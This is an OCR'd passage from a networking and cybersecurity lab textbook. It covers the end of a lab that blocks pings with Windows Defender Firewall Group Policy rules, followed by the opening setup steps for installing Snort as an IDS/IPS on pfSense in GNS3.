


Figure 41 – Block pings from the DMZ

2.3. Return to the Group Policy Management window

2.4. Highlight the EagleOU, then right-click on it, and select Link an Existing GPO

2.5. Select the Firewall Rules 2 and press OK




Figure 42 – Adding Firewall 2 to EagleOU

2.6. Navigate to each of the client machines and update their group policy by entering the following command:

```
gpupdate /force
```

2.7. Try to ping the client machines from the Web Server at 10.1.1.254; the pings are now blocked due to the newly created firewall rules

3. Block outbound pings

3.1. Navigate to the Firewall server

3.2. Highlight the local server, right-click on the tools option, and then select the Expand ***Group Policy Objects*** option

3.3. Click to highlight **Eagle*OU,*** then right-click on ***Firewall Rules 2*** and select the ***edit*** option

3.4. Expand ***Computer Configuration***, ***Policies, Windows Settings, Security Settings,*** and then ***Windows Defender Firewall with Advanced Security***

3.5. Select ***Windows Defender Firewall with Advanced Security*** option

3.6. Select the blue text that states ***Outbound Rules***

3.7. In the left pane, highlight outbound rules, right-click on it and select ***New Rule***

3.7.1. Select the ***Custom*** option and click ***next***

3.7.2. Ensure "all programs" is selected, then click ***next*** again

3.7.3. In the Protocol and Ports screen

3.7.3.1. Select ***ICMPv4*** from the protocol type drop down

3.7.3.2. Click on the ***customize*** option towards the bottom

3.7.3.3. Click***specific ICMP types*** option

3.7.3.4. Tick the ***Echo Requests*** option

3.7.3.5. Click ***ok***

3.7.4. Click ***next***

3.8. In the scope screen

3.8.1. Click the remote IP address, these IP addresses, and then ***add***

3.8.2. Enter the IP address of 10.1.1.254 and click ***ok***

3.8.3. Click ***next***

3.9. In the action screen click ***Block the connection*** and then click on ***next***

3.10. In the profile screen ensure only the ***Domain*** option is checked (uncheck ***Private*** and ***Public***) and then click ***next***

3.11. Name the rule something along the lines of "Block pings from webserver"

3.12. Click on the ***finish*** option

3.13. In your client machines update the group policy by using the following command:

```
gpupdate /force
```

3.14. Try and ping 10.1.1.254 from the client machines, the pings are now blocked due to the newly created firewall rules

3.15. The above two rules show how a firewall can block pings from coming in, and it can block users within a domain from pinging a client on another domain and IP range.

End of Lab

Deliverables

4 Screenshots are needed to receive credit for this exercise:

- Labeled GNS3 workspace
- Router configurations
- Blocked pings from Client 3 to the Webserver
- Blocked pings from the Webserver to Client 2

Homeworks

- **Assignment 1 –** Firewall rules
  - Configure your environment like the following:




Figure 43 – Homework

- Adjust the existing firewall rules
  - The new PC from the internet **can** ping the Webserver and vice-versa
  - The new PC **cannot** ping the Firewall and vice-versa

- RECOMMENDED GRADING CRITERIA – screenshots of:
  - GNS3 Lab environment
  - Successful pings of Webserver
  - Unsuccessful pings of Firewall
  - New/adjusted Firewall rules

- **Assignment 2 –** Allow internet pinging. As it stands, we can't troubleshoot internet connectivity by using ping. Sure there are other ways, but the boss wants this option. Adjust/create firewall rules that allow clients and the webserver to ping Google (8.8.8.8 and 8.8.4.4)
  - RECOMMENDED GRADING CRITERIA – screenshots of:
    - GNS3 Lab environment
    - Successful pings of Google from clients
    - Successful pings of Google from Webserver
    - New/adjusted Firewall rules




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 36

Network Monitoring - Snort Network IDS/IPS

JULIAN ROMANO AND JACOB CHRISTENSEN

This chapter will guide learners to install and configure Snort as an Intrusion Detection System (IDS) and an Intrusion Prevention System (IPS) for their enterprise network. Many companies may spend upward of tens of thousands of dollars on IDS and IPS devices for their security needs. Luckily for us, Snort is free to use and experiment with.

Estimated time for completion: 60 minutes

LEARNING OBJECTIVES

- Install the Snort Package into the pfSense Server
- Configure Snort to be an effective IDS and IPS
- Trigger alerts to test Snort rules against threats

PREREQUISITES

- Chapter 12 – Create a Kali Linux VM
- Chapter 33 – pfSense Intranet

DELIVERABLES

4 screenshots are needed to earn credit for this exercise:

- Screenshot of GNS3 Working environment once everything works
- Screenshot of the pfSense GUI page after signing in
- Screenshot of alert notifications through Snort
- Screenshot of blocking notifications through Snort

RESOURCES

- Special thanks to
  - Netgate Documentation – Configuring the Snort Package – https://docs.netgate.com/pfsense/

en/latest/packages/snort/setup.html

CONTRIBUTORS AND TESTERS

- Calvin Lindeman, Cybersecurity Student, ERAU-Prescott
- Morgan Finch, Cybersecurity Student, ERAU-Prescott
- Sarah Davis, Cybersecurity Student, ERAU-Prescott
- Eliana Seitz, Cybersecurity Student, ERAU-Prescott
- Tyler Jane McClure, Cybersecurity Student, ERAU-Prescott

Phase I – Setting up the Lab

The following steps are to create a baseline environment for completing the lab. It makes assumptions about the learner's knowledge from completing previous labs.

This lab is an extension of Chapter 33:




Figure 1 – Final GNS3 network

1. Open GNS3
    1.1. Open the lab made in Chapter 33
    1.2. Save it as a new project with a name of your choice
2. Set up GNS3 as shown in the network diagram above

NOTE: This example uses version 2.7.2 of pfSense Community Edition.

3. Start and login to the PC on the Management LAN

3.1. Open a browser and type in *https://99.99.99.1/* to connect to the pfSense web configuration page

NOTE: Remember to use the default creds to login:
– Username: ***admin***
– Password: ***pfsense***




Figure 2 – pfSense web configurator login page

4. In the pfSense GUI, navigate to ***System–>Package Manager*** to install Snort

4.1. Click on ***Available Packages***, search for “snort”

NOTE: If you are having trouble getting this to work, ensure that pfSense is fully updated (*System–>Update*) and that its WAN interface (ISP) is receiving a DHCP address from the NAT cloud.




Figure 3 – pfSense package manager

4.2. Click*Install* and *Confirm* to begin the Snort installation process

4.3. Once completed, you should now see Snort listed under the *Installed Packages* tab




Figure 4 – Snort package installed on pfSense server

Phase II – Enable and Configure Snort in pfSense

This section will set up Snort and configure the rules needed to make our IDS effective.

1. Navigate to ***Services***-->***Snort***

2. Select the ***Global Settings*** tab and enable the download of various pre-configured rule sets

